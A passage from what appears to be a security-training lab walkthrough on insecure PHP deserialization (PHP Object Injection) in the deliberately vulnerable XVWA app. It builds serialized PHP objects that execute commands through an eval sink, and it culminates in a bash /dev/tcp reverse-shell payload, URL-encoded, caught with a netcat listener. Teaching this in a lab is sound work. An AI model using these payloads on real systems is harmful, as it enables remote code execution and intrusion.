-al\n```\n\n\n\nWith that, we conclude this lab on **Insecure PHP Deserialization** also known as **PHP Object Injection**. \n\nWe learned about serialization and deserialization, how to generate serialized values, and how to unserialize them. We also reviewed the PHP code and uncovered the use of a code execution sink, namely the `eval` function. Finally, we exploited the vulnerable code by generating malicious serialized objects to gain command execution on the target server. \n\n\n# References\n\n- [XVWA](https://github.com/s4n7h0/xvwa)\n- [PHP Associative Arrays](https://www.w3schools.com/PHP/php_arrays_associative.asp)\n- [PHP Serialize](https://www.php.net/manual/en/function.serialize.php)\n- [PHP Unserialize](https://www.php.net/manual/en/function.unserialize.php)", "solutions_html": "Step 1: Open the lab link to access the Kali GUI instance.
\n
Step 2: Check if the provided machine/domain is reachable.
\nCommand:\n
ping -c3 demo.ine.local
The provided machine is reachable.
\nStep 3: Check open ports on the provided machine.
\nCommand:\n
nmap -sS -sV demo.ine.local
Port 80 (Apache webserver) and 3306 (MySQL server) are open on the target machine.
\nStep 4: Open the browser to inspect the hosted website.
\nURL: http://demo.ine.local
\n
An instance of XVWA is hosted on the Apache webserver.
\nStep 5: Open PHP Object Injection page.
\nSelect PHP Object Injection from the available set of vulnerabilities:
\n
Step 6: Interact with the vulnerable page.
\nPress the CLICK HERE button and notice the resulting URL:
\n
You should see the following URL:
\nhttp://demo.ine.local/xvwa/vulnerabilities/php_object_injection/?r=a:2:{i:0;s:4:\"XVWA\";i:1;s:33:\"Xtreme Vulnerable Web Application\";}There is an object in the URL parameter r.
If you notice closely, the values present in this parameter - XVWA and Xtreme Vulnerable Web Application are shown on the page.
But what exactly is this object contained in the r parameter?
Let's search for it:
\nSearch string:
\n
a:2:{i:0;s:4:\"\";i:1;s:33:\"\";}We have intentionally omitted any references to XVWA to avoid getting results specific to it.
\n
Notice we got back some results indicating it is serialized PHP data.
\nOne of the comments on SO also indicates to use the PHP serialize and unserialize methods on this kind of input:

Let's try to produce similar results using the serialize method from PHP:
\nCommands:
\n
php -a\necho serialize(\"Hello World!\");\necho serialize(array('a', 2, 'c', 4, 'e', 6, 'g', 8, 'i', 10));
The above commands would do the following:
\nphp -a: Launch an interactive PHP environment - a REPL (read-eval-print-loop). Here we can run PHP code without having to set up any webserver.
\nThe second command serialized the string Hello World!.
\nThe result is simple enough - s:12 indicates what follows is a string of 12 characters.
The third command goes one step ahead and serializes an array, which is where serialization has its value - more on that shortly.
\nThe output says a:10, indicating what follows is an array of size 10. Then we have all the elements of the array. Each array element's index and value are indicated. For instance, let's consider the first two elements:
i:0;s:1:\"a\" - Element at index 0 is a string of size 1 and that string is \"a\". i:0;i:2 - Element at index 1 is an integer and it's value is 2. Hopefully, this makes much more sense now.
\nWhat's serialization?
\nSometimes you get to situations where you have to pass objects over the network, or the state of a program is to be stored for later use. How can you do that, provided that the information is present in an object?
\nOne possibility is to save all the object's properties and then populate them back later. That would be good, but it would be reinventing the wheel and would not be as optimized and compact as it could have been. Serialized objects must also later be deserialized. Since this is a standard requirement, it is built-in into the programming languages like Java, PHP, and the like.
\nNow that we know the parameter we saw in the URL was actually a PHP serialized object, let's figure it out using what we learned above:
\nCommands:
\n
php -a\necho unserialize('a:2:{i:0;s:4:\"XVWA\";i:1;s:33:\"Xtreme Vulnerable Web Application\";}');\nvar_dump(unserialize('a:2:{i:0;s:4:\"XVWA\";i:1;s:33:\"Xtreme Vulnerable Web Application\";}'));
We run the PHP code from the interactive mode and unserialize the PHP object. Notice that it is an associative array having two items.
\nCheck the PHP manual for unserialize:
\n
Notice the big red warning message. It's a clear warning to the developers about the RCE threat if they pass user-controlled input to the unserialize function.
Step 7: Check the source code of the PHP Object Injection page from Github.
\nURL: https://github.com/s4n7h0/xvwa/blob/master/vulnerabilities/php_object_injection/home.php
\n
Notice the relevant code snippet shown in the above image. If the request contains the parameter r, its value is unserialized. Also, notice the call to eval - the inject parameter is directly passed to eval, which is an excellent opportunity for RCE.
Step 8: Exploit the insecure PHP deserialization vulnerability.
\nSave the following code snippet as object.php:
<?php\n class PHPObjectInjection {\n public $inject=\"system('id');\";\n }\n $obj=new PHPObjectInjection();\n var_dump(serialize($obj));\n?>
Notice the above code snippet sets the inject parameter to system('id'), which would run the id command on the webserver.
Serialize the object:
\nCommand:
\n
php object.php
Serialized payload:
\n
O:18:\"PHPObjectInjection\":1:{s:6:\"inject\";s:13:\"system('id');\";}Assign the generated value in the r parameter in the URL:

Notice the results of the id command are shown on the page.
With that, we successfully exploited the insecure deserialization issue to run arbitrary commands.
\nStep 9: Check the list of running processes.
\nNow that we have code execution on the target server, let's check the list of running processes:
\nSave the following code snippet as object.php:
\n
<?php\n class PHPObjectInjection {\n public $inject=\"system('ps aux');\";\n }\n $obj=new PHPObjectInjection();\n var_dump(serialize($obj));\n?>
Serialize the object:
\nCommand:
\n
php object.php
Serialized payload:
\n
O:18:\"PHPObjectInjection\":1:{s:6:\"inject\";s:17:\"system('ps aux');\";}Assign the generated value in the r parameter in the URL:

The process listing is retrieved, as shown in the above image.
\nCheck the page source for a better-formatted response (press CTRL+U):

Step 10: Obtain a reverse shell.
\nRunning single commands is good, but it requires us to generate the serialized value every time.
\nLet's get a reverse shell to avoid that.
\nBefore moving on to the payload generation part, retrieve the IP address of the attacker machine:
\nCommand:
\n
ip addr
The IP address of the attacker machine is 192.222.13.2.
Note: The IP address is bound to change with every lab run. Kindly make sure to replace the IP address used in the payload. Otherwise, the payload wouldn't work.
\nSave the following code snippet as object.php:
<?php\n class PHPObjectInjection {\n public $inject=\"system('/bin/bash -c \\'bash -i >& /dev/tcp/192.222.13.2/54321 0>&1\\'');\";\n }\n $obj=new PHPObjectInjection();\n var_dump(serialize($obj));\n?>
Serialize the object:
\nCommand:
\n
php object.php
Serialized payload:
\n
O:18:\"PHPObjectInjection\":1:{s:6:\"inject\";s:71:\"system('/bin/bash -c \\'bash -i >& /dev/tcp/192.222.13.2/54321 0>&1\\'');\";}Start a Netcat listener on port 54321 (since we specified this port in the reverse shell payload as well):
\nCommand:
\n
nc -lvp 54321
Assign the generated value in the r parameter in the URL:

It didn't work. But why is that?
\nIt is because the serialized payload contains characters like / and & which are treated specially by the web browser and the server.
To avoid that, we will encode the serialized payload.
\nYou can use Burp to do that or use websites like https://www.url-encode-decode.com/ to get the job done:
\n
URL-encoded serialized payload:
\n
O%3A18%3A%22PHPObjectInjection%22%3A1%3A%7Bs%3A6%3A%22inject%22%3Bs%3A71%3A%22system%28%27%2Fbin%2Fbash+-c+%5C%27bash+-i+%3E%26+%2Fdev%2Ftcp%2F192.222.13.2%2F54321+0%3E%261%5C%27%27%29%3B%22%3B%7DNote: Make sure not to copy this payload as is, since the IP would be different for the attacker machine assigned to you.
\nAssign the URL-encoded payload in the r parameter in the URL:

Check the terminal where the Netcat listener was running:
\n
We have gained a reverse shell!
\nNow we can run commands without having to generate command payloads every single time:
\nCommands:
\n
id\npwd\nls -al
With that, we conclude this lab on Insecure PHP Deserialization also known as PHP Object Injection.
\nWe learned about serialization and deserialization, how to generate serialized values, and how to unserialize them. We also reviewed the PHP code and uncovered the use of a code execution sink, namely the eval function. Finally, we exploited the vulnerable code by generating malicious serialized objects to gain command execution on the target server.